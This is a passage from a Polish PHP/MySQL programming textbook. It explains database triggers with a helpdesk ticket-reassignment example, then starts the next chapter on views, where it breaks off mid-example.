Wyzwalacz (ang. *trigger*) to zadanie, które jest wykonywane w odpowiedzi na zajście w bazie danych określonego zdarzenia, takiego jak dodanie nowego wiersza do konkretnej tabeli. Konkretnie rzecz biorąc, zdarzenia te dotyczą takich operacji, jak wstawianie, modyfikowanie i usuwanie danych z tabel, przy czym mogą być one wykonywane bezpośrednio przed operacją lub tuż po niej. Na początku rozdziału zostały przedstawione ogólne przykłady ilustrujące, jak można używać wyzwalaczy do wykonywania takich operacji, jak wymuszanie integralności odwołań lub reguł biznesowych, gromadzenie statystyk czy też uniemożliwianie zatwierdzania nieprawidłowych transakcji. W dalszej części rozdziału została opisana implementacja wyzwalaczy zastosowana w serwerze MySQL (od jego wersji 5.0.2) wraz z informacjami na temat sposobów ich tworzenia, wykonywania i zarządzania nimi. Pod koniec rozdziału pokazano, jak można korzystać z wyzwalaczy w aplikacjach internetowych pisanych w języku PHP.

Prezentacja wyzwalaczy

Jako programiści musimy pamiętać o zaimplementowaniu bardzo wielu szczegółów, od których zależy poprawność działania tworzonej aplikacji. Znaczna część stojących przed nami wyzwań jest związana z zarządzaniem danymi; oto kilka przykładowych zadań tego typu:

- Zapobieganie wprowadzaniu do aplikacji nieprawidłowych danych.
- Wymuszanie reguł biznesowych, takich jak sprawdzanie, czy w rekordzie dodawanym do tabeli produktów (`product`) znajduje się identyfikator producenta, który jest już zapisany w tabeli producentów (`manufacturer`).
- Wymuszanie integralności danych w bazie poprzez rozprzestrzenianie zmian w jej obrębie, na przykład poprzez usunięcie wszystkich produktów skojarzonych z producentem, którego właśnie usunięto z bazy.

Jeśli Czytelnik stworzył choćby prostą aplikację internetową, to z dużym prawdopodobieństwem można założyć, że poświęcił już nieco czasu na implementację przynajmniej niektórych spośród tych zadań. Jednak jeśli to tylko możliwe, optymalnym rozwiązaniem będzie automatyczne wykonywanie niektórych spośród tych zadań po stronie serwera, niezależnie od typu aplikacji aktualnie korzystającej z bazy. Takie możliwości zapewniają nam wyzwalacze.

Jakie są zastosowania wyzwalaczy?

Wyzwalacze można stosować w wielu sytuacjach, na przykład:

- **Rejestracja danych**: załóżmy, że używamy bazy MySQL do rejestrowania informacji o działaniu serwera Apache (używając do tego celu na przykład modułu `mod_log_sql`), jednak dodatkowo chcemy utworzyć specjalną tabelę, która pozwoliłaby nam szybko wyświetlić wyniki wykorzystywane przez niecierpliwego kierownika. Za pomocą wyzwalaczy można automatycznie wykonać operację wstawiania takich dodatkowych rekordów.
- **Weryfikacja**: wyzwalaczy można także używać do sprawdzania danych przed ich zapisaniem w bazie; na przykład można ich użyć do sprawdzenia, czy zamówienie spełnia określone, minimalne kryteria.
- **Wymuszanie integralności odwołań**: powszechnie znana zasada administratorów baz danych głosi, że relacje pomiędzy tabelami muszą pozostawać stabilne przez cały okres istnienia projektu. Zamiast wymuszać tę integralność w całości programowo, czasami warto wykorzystać wyzwalacze i sprawdzać ją automatycznie.

Jednak w rzeczywistości zakres zastosowania wyzwalaczy jest znacznie szerszy. Załóżmy, że chcemy zaktualizować witrynę korporacyjną, kiedy zostanie przekroczona granica miliona złotych miesięcznego obrotu. Albo że chcemy wysłać e-mail od pracownika, który był nieobecny w pracy więcej niż dwa dni w ciągu tygodnia. A może chcemy przesyłać producentowi informację, gdy zapas jego towarów w magazynie spadnie poniżej pewnej granicznej wartości? Wyzwalacze zapewniają nam możliwość wykonania każdego z tych zadań.

Aby Czytelnik mógł lepiej zrozumieć możliwości zastosowania oraz użyteczność wyzwalaczy, przeanalizujemy dwa scenariusze. W pierwszym z nich użyjemy wyzwalacza wykonywanego przed zdarzeniem (ang. *before trigger*), a w drugim — wyzwalacza wykonywanego po zdarzeniu (ang. *after trigger*).

Wykonywanie akcji przed zdarzeniem

Załóżmy, że dostawca żywności wymaga, by minimalna wartość składnego zamówienia na kawę wynosiła 30 złotych. Dopiero takie zamówienia będą przez niego obsługiwane. Jeśli klient spróbuje dodać do koszyka kawę o mniejszej wartości, to jego zamówienie zostanie automatycznie zaokrąglone w górę do 30 złotych. Takie zadanie można z łatwością zrealizować, używając wyzwalacza wykonywanego przed zdarzeniem. W tym przypadku wyzwalacz sprawdzałby wszystkie produkty dodawane do koszyka i odpowiednio zwiększał zbyt małą kwotę zamówienia na kawę. Ogólny proces działania takiego wyzwalacza można by przedstawić w następujący sposób:

```
Zgłoszono żądanie dodania produktu do koszyka.

If identyfikator produktu to "kawa"
  If wartość produktu < 30:
    Ustaw wartość produktu = 30;
  End if
End if

Przetworzenie żądania dodania produktu do koszyka.
```

Wykonywanie akcji po zdarzeniu

Większość oprogramowania wykorzystywanego w działach obsługi klienta bazuje na pojęciu zgłoszenia (ang. *ticket*) oraz jego późniejszej obsługi. Te zgłoszenia są przypisywane technikom, którzy je następnie rozwiązują i są odpowiedzialni za podawanie informacji na ich temat. Jednak nawet technicy są wypuszczani ze swoich boksów — na przykład na urlopy lub chorobowe. Nie można przy tym oczekiwać, że klienci będą czekać, aż konkretny technik wróci i rozwiąże ich problem. Dlatego kiedy technik nie stawi się w pracy, wszystkie obsługiwane przez niego zgłoszenia muszą trafić do puli i zostać ponownie przydzielone.

Cały ten proces musi być wykonywany automatycznie, tak by żadne zgłoszenia oczekujące na obsługę nie zostały zignorowane. Taka sytuacja doskonale nadaje się do wykorzystania wyzwalaczy.

Do celów tego przykładu załóżmy, że tabela techników (`technicians`) ma następującą postać:

```
+--------+---------+-------------------------+------------+
| id     | name    | email                   | available  |
+--------+---------+-------------------------+------------+
| 1      | Jasiek  | jasiek@przykladyphp.pl  | 1          |
| 2      | Robert  | robert@przykladyphp.pl  | 1          |
| 3      | Adam    | adam@przykladyphp.pl    | 1          |
+--------+---------+-------------------------+------------+
```

Natomiast tak wygląda tabela zgłoszeń (`tickets`):

```
+------+-----------+---------------------+----------------------+----------------+
| id   | username  | title               | description          | technician_id  |
+------+-----------+---------------------+----------------------+----------------+
| 1    | smith22   | problem z dyskiem   | Zaklinowana dyskietka | 1              |
| 2    | gilroy4   | zepsuta klawiatura  | Zaklinowany Enter    | 1              |
| 3    | cornell15 | problem z logowaniem | Zapomniał hasła      | 3              |
| 4    | mills443  | problem z logowaniem | Zapomniał hasła      | 2              |
+------+-----------+---------------------+----------------------+----------------+
```

Aby oznaczyć, że technika nie ma w biurze, fladze `available` w jego rekordzie w tabeli `technicians` należy przypisać wartość `0` (wartość `1` oznacza, że dany technik jest dostępny). Jeśli zostanie wykonane polecenie aktualizacji wartości kolumny `available` któregoś z techników, to wszystkie przypisane mu zgłoszenia należy przenieść do ogólnej puli w celu ponownego przydzielenia. Zadanie to można wykonać, używając wyzwalacza wykonywanego po zdarzeniu, które można by ogólnie opisać w następujący sposób:

```
Zgłoszono żądanie aktualizacji tabeli techników.

If wartość kolumny available wynosi 0:
  Zaktualizować tablice zgłoszeń, usuwając identyfikator technika ze zgłoszeń,
  przez co trafią one do ogólnej puli.
End if
```

W dalszej części rozdziału pokazałem, jak można zaimplementować taki wyzwalacz i zastosować go w aplikacji internetowej.

Wyzwalacze wykonywane przed zdarzeniem (BEFORE) i po nim (AFTER)

Być może Czytelnik zastanawia się, w jaki sposób należy określać, czy wyzwalacz powinien być wykonywany przed zdarzeniem, czy po nim. Na przykład dlaczego w ostatnim przykładzie modyfikacja zgłoszeń była wykonywana po zmianie statusu dostępności technika, a nie przed nią? Standardowa praktyka nakazuje, by wyzwalaczy wykonywanych przed zdarzeniem używać do weryfikacji lub modyfikacji danych, które chcemy następnie dodać do tabeli lub w niej zapisać. Nie należy ich natomiast używać do propagacji danych w bazie ani do wymuszania integralności odwołań, gdyż może się zdarzyć, że po nim zostałyby wykonane inne wyzwalacze uruchamiane przed zdarzeniem, a to oznaczałoby, że realizowany wyzwalacz korzystałby z danych, które niebawem mogą być zmodyfikowane i stracić aktualność.

Z drugiej strony wyzwalacze wykonywane po zdarzeniu powinny być stosowane w sytuacjach, gdy należy przekazać dane do innych tabel lub wykonać na nich jakieś obliczenia; wyzwalacze te dają nam bowiem pewność, że operacje będą wykonywane na ostatecznej wersji danych.

W dalszej części rozdziału Czytelnik dowie się, jak można tworzyć wyzwalacze, zarządzać nimi i efektywnie je stosować. Zaprezentowano w niej także wiele przykładów zastosowania wyzwalaczy w aplikacjach internetowych pisanych w PHP i korzystających z MySQL.

Obsługa wyzwalaczy w serwerze MySQL

W wersji 5.0.2 serwera MySQL została dodana obsługa wyzwalaczy, choć ich możliwości podlegają jeszcze pewnym ograniczeniom. W czasie, gdy powstawała niniejsza książka, implementacja wyzwalaczy w serwerze MySQL miała następujące ograniczenia:

- **Brak obsługi tabel `TEMPORARY`**: aktualnie nie można używać wyzwalaczy wraz z tabelami typu `TEMPORARY`.
- **Brak obsługi widoków**: wyzwalacze nie mogą operować na widokach.
- **Brak możliwości zwracania zbiorów wyników z wyzwalaczy**: aktualnie wewnątrz wyzwalaczy można wykonywać wyłącznie polecenia `INSERT`, `UPDATE` oraz `DELETE`. Dodatkowo istnieje możliwość wykonywania podprogramów składowanych, pod warunkiem że nie zwracają one zbiorów wyników ani nie używają polecenia `SET`.
- **Wyzwalacze muszą być unikalne**: nie można tworzyć kilku wyzwalaczy operujących na tej samej tabeli, zdarzeniu (`INSERT`, `UPDATE` lub `DELETE`) i wykonywanych w tym samym momencie (`BEFORE` lub `AFTER`). Ponieważ jednak istnieje możliwość wykonywania wielu instrukcji w ramach jednego zapytania (o czym Czytelnik będzie mógł się niebawem przekonać), to ograniczenie to nie powinno być tak naprawdę problemem.
- **Niepełne mechanizmy obsługi i zgłaszania błędów**: zgodnie z oczekiwaniami serwer MySQL nie pozwoli zrealizować operacji, jeśli nie uda się prawidłowo wykonać wyzwalacza. Obecnie nie ma jednak żadnego dobrego sposobu, który w takim przypadku pozwalałby na przekazanie użytkownikowi jakichkolwiek użytecznych informacji.

Choć ograniczenia te mogą sprawić, że będziemy się bardzo poważnie zastanawiać nad praktycznymi możliwościami wykorzystania wyzwalaczy, to trzeba jednak pamiętać, że prace nad rozwojem serwera MySQL wciąż trwają. A zatem nawet na tym początkowym etapie prac nad wyzwalaczami istnieje sporo możliwości ich praktycznego wykorzystania. Warto więc kontynuować lekturę, by dowiedzieć się, jak ich używać w bazach danych, a w pierwszej kolejności — jak można je tworzyć.

Tworzenie wyzwalaczy

W serwerze MySQL wyzwalacze są tworzone przy użyciu stosunkowo prostego polecenia SQL. Oto jego prototyp:

```
CREATE
[DEFINER = { USER | CURRENT_USER }]
TRIGGER <nazwa_wyzwalacza>
{ BEFORE | AFTER }
{ INSERT | UPDATE | DELETE }
ON <nazwa_tabeli>
FOR EACH ROW
<wykonywane polecenie SQL>
```

Jak widać, istnieje możliwość podania kilku warunków określających, kiedy wyzwalacz ma zostać wykonany: przed zapytaniem czy po nim, w momencie wykonywania operacji dodawania, aktualizacji bądź usuwania rekordu, a także na jakiej tabeli ma operować wyzwalacz.

Klauzula `DEFINER` określa, jakie konto użytkownika będzie używane w celu określenia, czy dostępne są uprawnienia konieczne do wykonania poleceń SQL zdefiniowanych w wyzwalaczu. Jeśli klauzula ta została użyta, to należy w niej podać nie tylko nazwę użytkownika, lecz także nazwę hosta w standardowym zapisie *`'uzytkownik@host'`* (na przykład: `'jasiek@przykladyphp.pl'`). W przypadku użycia wartości `CURRENT_USER`

(która jednocześnie jest wartością domyślną) zostaną wykorzystane uprawnienia konta, które doprowadziło do wykonania wyzwalacza. Jedynie użytkownicy posiadający uprawnienie `SUPER` mogą przyznawać innym uprawnienie `DEFINER`.

■ **Wskazówka** W wersjach MySQL wcześniejszych od 5.1.6 także tworzenie wyzwalaczy wymagało posiadania uprawnienia `SUPER`; jednak od tej wersji można to robić, używając dowolnego konta posiadającego uprawnienie `TRIGGER`.

Poniższy przykład implementuje wyzwalacz używany w systemie obsługi klienta, opisany we wcześniejszej części rozdziału:

```
DELIMITER //
CREATE TRIGGER au_reassign_ticket
AFTER UPDATE ON technicians
FOR EACH ROW
BEGIN
    IF NEW.available = 0 THEN
        UPDATE tickets SET technician_id=0 WHERE technician_id=NEW.id;
    END IF;
END;//
```

■ **Uwaga** Być może Czytelnik zwrócił uwagę na przedrostek `au_` poprzedzający nazwę wyzwalacza. Jeśli tak, to więcej informacji o nim oraz o innych podobnych przedrostkach można znaleźć w notatce „Konwencje nazewnictwa wyzwalaczy".

Każda modyfikacja tabeli techników (`technicians`) spowoduje wykonanie tego wyzwalacza, który z kolei zaktualizuje tablicę `tickets`, przypisując wartość `0` kolumnie `tickets.technicial_id` we wszystkich rekordach, w których identyfikator technika (`technician_id`) odpowiada identyfikatorowi użytemu w poleceniu `UPDATE`. Wiadomo, że chodzi o wartość podaną w zapytaniu, gdyż nazwa kolumny została poprzedzona słowem kluczowym `NEW`. Istnieje także możliwość odwołania się do starej wartości pola — wystarczy użyć słowa kluczowego `OLD`.

Po utworzeniu wyzwalacza warto go wypróbować. Zróbmy to zatem. W tym celu dodajmy do tabeli `tickets` kilka nowych wierszy, a następnie zaktualizujmy tabelę techników, wykonując polecenie `UPDATE`, które zapisze wartość `0` w kolumnie `availability` wybranego technika:

```
UPDATE technicians SET available=0 WHERE id=1;
```

A teraz sprawdźmy tabelę `tickets` — przekonamy się, że nie ma w niej żadnych zgłoszeń przypisanych technikowi o identyfikatorze 1.

Konwencje nazewnictwa wyzwalaczy

Choć nie jest to bynajmniej wymagane, to jednak warto wymyślić jakiś rodzaj konwencji nazewniczej, która pomoże nam szybko określać przeznaczenie każdego z wyzwalaczy. Można na przykład poprzedzać nazwę każdego z nich przedstawionymi poniżej łańcuchami znaków, podobnie jak to zrobiono w ostatnim z zamieszczonych przykładów:

- `ad`: wyzwalacz wykonywany po realizacji polecenia `DELETE`;
- `ai`: wyzwalacz wykonywany po realizacji polecenia `INSERT`;
- `au`: wyzwalacz wykonywany po realizacji polecenia `UPDATE`;
- `bd`: wyzwalacz wykonywany przed realizacją polecenia `DELETE`;
- `bi`: wyzwalacz wykonywany przed realizacją polecenia `INSERT`;
- `bu`: wyzwalacz wykonywany przed realizacją polecenia `UPDATE`.

Wyświetlanie istniejących wyzwalaczy

W serwerze MySQL 5.0.10 wprowadzono możliwość wyświetlania istniejących wyzwalaczy. Można to zrobić na dwa różne sposoby: używając polecenia `SHOW TRIGGERS` lub bazy danych `INFORMATION_SCHEMA`. Oba te rozwiązania zostały opisane w kolejnych podpunktach rozdziału.

Polecenie SHOW TRIGGERS

Polecenie `SHOW TRIGGERS` zwraca kilka informacji na temat jednego lub kilku wyzwalaczy. Oto jego prototyp:

```
SHOW TRIGGERS [FROM nazwa_bazy] [LIKE wyrazenie | WHERE wyrazenie]
```

Ponieważ wyniki generowane przez to polecenie zazwyczaj nie mieszczą się na szerokość w jednym wierszu i przeważnie są wyświetlane w kilku, dlatego warto używać dodatkowo opcji `\G`:

```
mysql>SHOW TRIGGERS\G
```

Zakładając, że w aktualnie wybranej bazie danych utworzono tylko jeden, przedstawiony wcześniej, wyzwalacz `au_reassign_tickets`, powyższe polecenie zwróci następujące wyniki:

```
*************************** 1. row ***************************
            Trigger: au_reassign_ticket
              Event: UPDATE
              Table: technicians
          Statement: begin
if NEW.available = 0 THEN
UPDATE tickets SET technician_id=0 WHERE technician_id=NEW.id;
END IF;
END
              Timing: AFTER
             Created: NULL
            sql_mode: STRICT_TRANS_TABLES,NO_AUTO_CREATE_USER,NO_ENGINE_SUBSTITUTION
             Definer: root@localhost
    character_set_client: latin1
    collation_connection: latin1_swedish_ci
      Database Collation: latin1_swedish_ci
1 row in set (0.00 sec)
```

Może się także zdarzyć, że będziemy chcieli wyświetlić polecenie, które zostało wykonane w celu utworzenia wyzwalacza. Można to zrobić przy użyciu polecenia `SHOW CREATE TRIGGER`:

```
mysql>SHOW CREATE TRIGGER au_reassign_ticket\G
*************************** 1. row ***************************
               Trigger: au_reassign_ticket
              sql_mode:
SQL Original Statement: CREATE DEFINER=`root`@`localhost` TRIGGER au_reassign_ticket
AFTER UPDATE ON technicians
FOR EACH ROW
BEGIN
   IF NEW.available = 0 THEN
      UPDATE tickets SET technician_id=0 WHERE technician_id=NEW.id;
   END IF;
END
  character_set_client: latin1
  collation_connection: latin1_swedish_ci
    Database Collation: latin1_swedish_ci
```

Alternatywnym rozwiązaniem jest poszukiwanie informacji o wyzwalaczach w bazie danych INFORMATION_SCHEMA.

Wykorzystanie bazy danych INFORMATION_SCHEMA

Informacje o wyzwalaczach można pobrać przy użyciu polecenia SELECT operującego na tabeli TRIGGERS bazy danych INFORMATION_SCHEMA. Baza ta została po raz pierwszy przedstawiona w rozdziale 28.

```
mysql>SELECT * FROM INFORMATION_SCHEMA.triggers
    ->WHERE trigger_name="au_reassign_ticket"\G
```

W ten sposób można uzyskać nawet więcej informacji niż za pomocą metody opisanej wcześniej:

```
*************************** 1. row ***************************
              TRIGGER_CATALOG: NULL
               TRIGGER_SCHEMA: chapter33
                 TRIGGER_NAME: au_reassign_ticket
           EVENT_MANIPULATION: UPDATE
         EVENT_OBJECT_CATALOG: NULL
          EVENT_OBJECT_SCHEMA: chapter33
           EVENT_OBJECT_TABLE: technicians
                 ACTION_ORDER: 0
             ACTION_CONDITION: NULL
             ACTION_STATEMENT: begin
if NEW.available = 0 THEN
UPDATE tickets SET technician_id=0 WHERE technician_id=NEW.id;
END IF;
END
           ACTION_ORIENTATION: ROW
                ACTION_TIMING: AFTER
   ACTION_REFERENCE_OLD_TABLE: NULL
   ACTION_REFERENCE_NEW_TABLE: NULL
     ACTION_REFERENCE_OLD_ROW: OLD
     ACTION_REFERENCE_NEW_ROW: NEW
             CREATED: NULL
            SQL_MODE: STRICT_TRANS_TABLES,NO_AUTO_CREATE_USER,NO_ENGINE_SUBSTITUTION
             DEFINER: root@localhost
         CHARACTER_SET_CLIENT: latin1
         COLLATION_CONNECTION: latin1_swedish_ci
           DATABASE_COLLATION: latin1_swedish_ci
```

Jak widać, ogromną zaletą korzystania z bazy INFORMATION_SCHEMA — w porównaniu z poleceniem SHOW TRIGGERS — jest jej ogromna elastyczność. Załóżmy na przykład, że używamy wielu wyzwalaczy, lecz chcemy wyświetlić tylko te, które są wykonywane po poleceniu SQL. Można to zrobić, używając następującego polecenia:

```
SELECT trigger_name FROM INFORMATION_SCHEMA.triggers WHERE action_timing="AFTER"
```

A może interesują nas te wyzwalacze, które operują na tabeli technicians i są związane z poleceniami SQL INSERT, UPDATE i DELETE? Proszę bardzo:

```
mysql>SELECT trigger_name FROM INFORMATION_SCHEMA.triggers WHERE
    ->event_object_table="technicians"
```

Modyfikacja wyzwalaczy

W czasie, gdy powstawała niniejsza książka, nie istniało żadne polecenie pozwalające modyfikować istniejące wyzwalacze. Nie były również dostępne żadne programy o graficznym interfejsie użytkownika, które zapewniałyby takie możliwości. A zatem najprostszym sposobem zmodyfikowania wyzwalacza jest jego usunięcie i ponowne utworzenie.

Usuwanie wyzwalaczy

Łatwo można sobie wyobrazić, że kiedy operacja wykonywana przez wyzwalacz nie będzie już dłużej potrzebna, będziemy chcieli go usunąć. Takie zmiany szczególnie często mogą się pojawiać na etapie tworzenia aplikacji. Do usuwania wyzwalaczy służy polecenie `DROP TRIGGER`, którego prototyp przedstawiłem poniżej:

```
DROP TRIGGER [IF EXISTS] nazwa_bazy.nazwa_wyzwalacza
```

Aby na przykład usunąć wyzwalacz `au_reassign_ticket`, należy użyć następującego polecenia:

```
DROP TRIGGER au_reassign_ticket;
```

Usuwanie wyzwalaczy wymaga posiadania uprawnień `TRIGGER` lub `SUPER`.

■ **Ostrzeżenie** Podczas usuwania bazy danych lub tabeli wszystkie powiązane z nimi wyzwalacze także zostają usunięte.

Wykorzystanie wyzwalaczy w aplikacjach internetowych

Wyzwalacze działają w sposób niezauważalny, dlatego też tak naprawdę nie trzeba wykonywać żadnych szczególnych czynności, by korzystać z nich w aplikacjach internetowych. Niemniej warto przedstawić przykład, który zademonstruje, jak bardzo wygodnym rozwiązaniem jest stosowanie wyzwalaczy — i to zarówno pod względem zmniejszenia ilości kodu PHP, jaki trzeba napisać, jak i uproszczenia logiki aplikacji. W tym podrozdziale Czytelnik dowie się, jak można zaimplementować aplikację dla działu obsługi klienta, o której wspominałem już wcześniej.

W pierwszej kolejności, jeśli Czytelnik nie zrobił tego już wcześniej, należy utworzyć dwie tabele (`technicians` oraz `tickets`), opisane we wcześniejszej części rozdziału. Warto też dodać do każdej z nich kilka rekordów, zwracając uwagę na to, by wartości `tickets.technician_id` odpowiadały identyfikatorom istniejących techników w tabeli `technicians` (`technicians.technician_id`). Kolejnym krokiem będzie utworzenie przedstawionego wcześniej wyzwalacza `au_reassign_tickets`.

Przypomnijmy sobie cały scenariusz — nadchodzące zgłoszenie jest odbierane poprzez przypisanie go jednemu z techników. Jeśli technika nie ma w firmie przez dłuższy okres, to powinien zmodyfikować swój profil i zmienić status dostępności. Wygląd przykładowego formularza do zarządzania profilami techników przedstawiono na rysunku 33.1.

Kiedy technik wprowadzi jakiekolwiek zmiany w swoim profilu i prześle je na serwer, zostanie wykonany skrypt przedstawiony na listingu 33.1.

Listing 33.1. *Aktualizacja profilu technika*

```
<?php
    // Nawiązanie połączenia z bazą danych
    $mysqli = new mysqli("localhost", "internauta", "tajne", "helpdesk");

    // Zapisanie danych z formularza w zmiennych
```

Strona główna > Zarządzanie zgłoszeniami

Aktualizacja profilu technika

Podaj swój adres e-mail:
jasiek@przykladyphp.pl

Dostępny:
Tak Nie

Aktualizuj profil

Rysunek 33.1. *Formularz zarządzania kontem technika*

```
    $options = array('min_range' => 0, 'max_range' => 1);
    $email = filter_var($_POST['email'], FILTER_VALIDATE_EMAIL);
    $available = filter_var($_POST['available'], FILTER_VALIDATE_INT, $options);

    // Wykonanie polecenia UPDATE
    $stmt = $mysqli->prepare("UPDATE technicians SET available=? WHERE email=?");
    $stmt->bind_param('is', $available, $email);

    // Wykonanie polecenia i wyświetlenie wyników
    if ($stmt->execute()) {

        echo "<p>Dziękujemy za aktualizację profilu.</p>";
        if ($available == 0) {
            echo "<p>Obsługiwane przez Ciebie zgłoszenia zostały przydzielone innemu technikowi.</p>";
        }

    } else {
        echo "<p>Podczas aktualizacji profilu wystąpiły problemy.</p>";
    }
?>
```

Po wykonaniu tego skryptu warto zajrzeć do bazy danych, a okaże się, że identyfikator niedostępnego pracownika został usunięty ze wszystkich przydzielonych mu zadań.

Podsumowanie

Wyzwalacze pozwalają znacznie zmniejszyć wielkość kodu, jaki trzeba by napisać chociażby w celu obsługi samego wymuszania integralności odwołań i wymuszania logiki biznesowej. W tym rozdziale Czytelnik poznał różne rodzaje wyzwalaczy oraz warunków, jakie powodują ich wykonywanie. Przedstawiono także przykłady tworzenia wyzwalaczy oraz wykorzystania ich w aplikacjach internetowych pisanych w języku PHP.

W następnym rozdziale zostało przedstawione kolejne potężne narzędzie, pozwalające na tworzenie łatwych do użycia i zapamiętania nazw zastępczych, reprezentujących bardzo długie i złożone zapytania SQL.

ROZDZIAŁ 34

Widoki

Nawet bardzo proste aplikacje internetowe korzystające z baz danych będą używały złożonych zapytań operujących na kilku tabelach. Załóżmy na przykład, że naszym zadaniem jest napisanie aplikacji do zarządzania kadrami i w ramach prac chcemy napisać stronę wyświetlającą imię i nazwisko pracownika, jego adres e-mail, sumaryczną liczbę dni, kiedy nie było go w pracy, oraz kwotę premii. Zapytanie pobierające te dane z bazy mogłoby wyglądać w następujący sposób:

```
SELECT emp.employee_id, emp.firstname, emp.lastname, emp.email,
       COUNT(att.absence) AS absences, COUNT(att.vacation) AS vacation,
       SUM(comp.bonus) AS bonus
FROM employees emp, attendance att, compensation comp
WHERE emp.employee_id = att.employee_id
AND emp.employee_id = comp.employee_id
GROUP BY emp.employee_id ASC
ORDER BY emp.lastname;
```

Takie pytania są na tyle złożone, że każdego mogą przyprawić o dreszcze, zwłaszcza jeśli muszą być używane w kilku miejscach aplikacji. Innym efektem ubocznym takich zapytań jest możliwość, że ktoś nieuprawniony może potencjalnie uzyskać dostęp do wrażliwych informacji. Co by się na przykład stało, gdybyśmy przez chwilową dekoncentrację dali do powyższego zapytania numer PESEL pracownika? W takim przypadku wszyscy mający dostęp do wyników zapytania mogliby zdobyć numery PESEL wszystkich pracowników. Jednak kolejnym efektem ubocznym takich zapytań jest to, że każdy zewnętrzny współpracownik, któremu zlecilibyśmy zadanie stworzenia podobnego interfejsu, potencjalnie mógłby uzyskać dostęp do poufnych informacji, co mogłoby mu pozwolić na przechwycenie tożsamości pracownika lub wykradzenie poufnych, firmowych informacji.

Ale czy jest jakieś rozwiązanie tego problemu? Przecież zapytania są kluczowym elementem procesu tworzenia aplikacji internetowych i wydaje się, że jeśli nie chcemy bawić się w zarządzanie uprawnieniami na poziomie kolumn poszczególnych tabel (patrz rozdział 29.), to nie ma innego wyjścia — trzeba zacisnąć zęby i pogodzić się z rzeczywistością.

Użytkownicy serwerów MySQL przez długie lata musieli borykać się z takimi niedogodnościami — aż do momentu, gdy w wersji MySQL 5 wprowadzono wspaniałe narzędzie, czyli *widoki* (ang. *view*). Widoki pozwalają na swoistą hermetyzację zapytań, tak jak podprogramy składowane (patrz rozdział 32.) można potraktować jako nazwę zastępczą dla sekwencji poleceń SQL. Można by na przykład stworzyć widok dla powyższego zapytania i używać go w następujący sposób:

```
SELECT * FROM employee_attendance_bonus_view;
```

Niniejszy rozdział zaczyna się od przedstawienia pojęcia widoku oraz zalet, jakie może przynieść dodanie widoków do używanej strategii tworzenia aplikacji. Następnie zostały przedstawione możliwości stosowania widoków na serwerze MySQL — omówiono sposób ich tworzenia, wykonywania i zarządzania nimi. Pod koniec rozdziału Czytelnik przekona się, w jaki sposób można korzystać z widoków w aplikacjach internetowych pisanych w PHP.

Przedstawienie widoków

Widoki, nazywane także *wirtualnymi tabelami* (ang. *virtual tables*), składają się ze zbioru wierszy zwracanych w wyniku wykonania określonego zapytania. Widok nie jest jednak kopią danych reprezentowanych przez zapytanie, stanowi raczej uproszczony sposób ich pobierania — jest nazwą zastępczą reprezentującą zapytanie. Widoki mogą być bardzo przydatne i to z wielu powodów:

- **Prostota**: może się zdarzyć, że niektóre informacje będą pobierane bardzo często. Na przykład w aplikacjach do handlu elektronicznego klient będzie często kojarzony z zamówieniem. Dlatego bardzo wygodnym rozwiązaniem może być utworzenie widoku o nazwie `get_client_name`, który zaoszczędzi problemów związanych z łączeniem wielu tabel w celu pobrania niezbędnych informacji.
- **Bezpieczeństwo**: jak już wspominałem, mogą się pojawić sytuacje, w których będziemy chcieli mieć pewność, że niektóre informacje, takie jak wysokość pensji lub numery PESEL pracowników, nie trafią w niepowołane ręce. Widoki stanowią praktyczne rozwiązanie, ponieważ pozwalają na implementację takich zabezpieczeń.
- **Łatwość zarządzania**: podobnie jak klasa ukrywa szczegóły danych i zachowań, tak widoki ukrywają szczegóły zapytań SQL. To bardzo przydatne rozwiązanie, zwłaszcza gdy w przyszłości trzeba będzie zmienić zapytanie, by uwzględnić zmiany w strukturze bazy.

Teraz, skoro Czytelnik rozumie już, dlaczego widoki mogą stanowić ważny element strategii programistycznej, warto dowidzieć się, jakie są możliwości korzystania z nich na serwerze MySQL.

Korzystanie z widoków w serwerze MySQL

Ku wielkiemu zadowoleniu społeczności użytkowników MySQL w wersji 5.0 tego serwera została udostępniona obsługa widoków. W tym podrozdziale Czytelnik dowie się, jak można je tworzyć, wykonywać, modyfikować oraz usuwać.

Tworzenie i wykonywanie widoków

Do tworzenia widoków służy polecenie `CREATE VIEW`. Oto jego prototyp:

```
CREATE
    [OR REPLACE]
    [ALGORITHM = {MERGE | TEMPTABLE | UNDEFINED }]
    [DEFINER = { uzytkownik | CURRENT_USER }]
    [SQL SECURITY { DEFINER | INVOKER }]
    VIEW nazwa_widoku [(lista_kolumn)]
    AS polecenie_select
    [WITH [CASCADED | LOCAL] CHECK OPTION]
```

W tym podrozdziale zostaną opisane wszystkie tajniki tego polecenia, jednak jego prezentację zaczniemy od zagadnień podstawowych. Załóżmy, że nasza baza danych składa się z tabeli `employees`, zawierającej informacje o pracownikach. Poniżej przedstawiłem polecenie służące do utworzenia tej tabeli:

```
CREATE TABLE employees (
    id INT UNSIGNED NOT NULL AUTO_INCREMENT,
    employee_id CHAR(8) NOT NULL,
    first_name VARCHAR(100) NOT NULL,
    last_name VARCHAR(100) NOT NULL,
    email VARCHAR(100) NOT NULL,
    phone CHAR(10) NOT NULL,
    salary DECIMAL(8,2) NOT NULL,
    PRIMARY KEY(id)
);
```

Naszym zadaniem jest napisanie aplikacji pozwalającej pracownikom na przeglądanie informacji kontaktowych swoich kolegów. Ponieważ jednak wysokość wypłat jest drażliwą kwestią, zatem administrator bazy danych został poproszony o stworzenie widoku zawierającego jedynie imię i nazwisko każdego pracownika, jego adres e-mail oraz numer telefonu. Poniższy widok zapewnia dostęp do tych informacji, sortując je przy okazji rosnąco według nazwiska pracownika:

```
CREATE VIEW employee_contact_info_view AS
    SELECT first_name, last_name, email, phone
    FROM employees ORDER BY last_name ASC;
```

Ten widok można wywołać w następujący sposób:

```
SELECT * FROM employee_contact_info_view;
```

Jego wykonanie zwraca wyniki przypominające te przedstawione poniżej:

```
+------------+-----------+------------------------+-------------+
| first_name | last_name | email                  | phone       |
+------------+-----------+------------------------+-------------+
| Janek      | Kitecki   | jk@przykladyphp.pl     | 2125559945  |
| Jasiek     | Kowalski  | jasiek@przykladyphp.pl | 2125551212  |
| Maciek     | Witebski  | wit@przykladyphp.pl    | 2125559999  |
+------------+-----------+------------------------+-------------+
```

Warto zauważyć, że w wielu przypadkach MySQL traktuje widoki tak samo jak tabele. W rzeczywistości, gdyby wykonać polecenie `SHOW TABLES` (lub analogiczne polecenie w aplikacji phpMyAdmin lub innym kliencie MySQL), oprócz nazw tabel pojawiłyby się także nazwy widoków (zakładając, że w aktualnie wybranej bazie danych byłyby jakieś dostępne):

```
